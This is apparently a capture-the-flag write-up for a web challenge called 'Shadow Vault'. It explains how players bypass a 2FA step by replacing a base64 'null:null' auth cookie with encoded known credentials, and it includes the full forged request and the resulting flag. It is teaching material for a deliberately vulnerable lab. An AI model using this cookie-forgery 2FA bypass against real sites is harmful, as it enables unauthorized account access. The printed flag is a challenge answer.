



Shadow Vault (Orlando & Michael)




The plan for this challenge was to teach the players about HTTP Basic Authentication.

Enumeration


The player visits the site and sees the following. They have already been given valid credentials through which they can access the website's extra functionality.



After logging in the player find there is a 2FA code needed to continue. From here If the player take a closer look using Burp Suite they can see there is a base64 encoded cookie.



The Cookie has the format of null:null which is common with HTTP Basic Authentication.




This tells you that website doesn't fully authenticate the user until they have inputted the 2FA code but what if the player was to add the user's credentials into the cookie?

This would actually fully authenticate the user and bypass the 2FA.

Solution

Changing the cookie with the known credentials:



Request					Response				
Pretty	Raw	Hex			Pretty	Raw	Hex	Render	
1	GET	/2fa	HTTP/1.1		1	HTTP/1.1	200	OK	
2	Host:	issionsctf-shadowvault.chals.io			2	Server:	Werkzeug/3.0.5	Python/3.9.21	
3	Cookie:	auth=c2hhZG93TWFuOnBhc3N3b3Jk			3	Date:	Thu, 13 Feb 2025 02:36:28 GMT		
4	Cache-Control:	max-age=0			4	Content-Type:	text/html; charset=utf-8		
5	Accept-Language:	en-US,en;q=0.9			5	Content-Length:	201		
6	Upgrade-Insecure-Requests:	1			6	Connection:	close		
7	User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36			7				
8	Accept:	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7			8				
9	Sec-Fetch-Site:	same-origin			9	<form	method="post">		
10	Sec-Fetch-Mode:	navigate			10	2FA Code:	<input type="text" name="code">		
11	Sec-Fetch-User:	?1			11	 			
12	Sec-Fetch-Dest:	document			12	<input type="submit" value="Submit">			
13	Sec-Ch-Ua:	"Not;A=Brand";v="24", "Chromium";v="128"			13	</form>			
14	Sec-Ch-Ua-Mobile:	?0							
15	Sec-Ch-Ua-Platform:	"Windows"							
16	Referer:	https://issionsctf-shadowvault.chals.io/login?							
17	Accept-Encoding:	gzip, deflate, br							
18	Priority:	u=0, i							
19	Connection:	keep-alive							
20									
21									


Even after fully authenticating if the player stays in the 2FA page nothing would happen. Now they got to head to any other endpoint and the web site would treat them as fully authenticated.

After the player requests the '/' endpoint:

Welcome to the Crypt Wallet!
Hello, shadowMan! You're logged in.

Go to Crypt Wallet

Logout



Bitcoin
BTC / USD















\$97,633.00
(1.70%)

Market Cap Rank #1

Market Cap \$1,937,491,778,890

24h Volume \$50,748,835,373


24h High/Low \$98,098.00/\$94,120.00

Exchange	Pair	Price	Volume	Volume
 Bybit	BTC / USDT	\$97,668.00	\$3,058,642,973	
 Binance	BTC / USDT	\$97,670.00	\$2,839,875,944	
 Crypto.com Exchange	BTC / USD	\$97,643.00	\$2,207,994,329	
 Crypto.com Exchange	BTC / USDT	\$97,706.00	\$2,130,811,989	
 BVOX	BTC / USDT	\$97,722.00	\$2,078,195,802	
 Pionex	BTC / USDT	\$97,690.00	\$2,026,114,523	
 Kraken	BTC / USD	\$97,633.00	\$1,937,491,778,890	

[View all Bitcoin markets](#)Powered by CoinGecko

Now there is a wallet the authenticated user can access which is the wallet.

Once this is requested they have the flag.

← → ↻  https://isessionsctf-shadowvault.chals.io/crypt-wallet?

Here's your flag: bhbureauCTF{'y0u_4r3_4_r34l_h4ck3r'}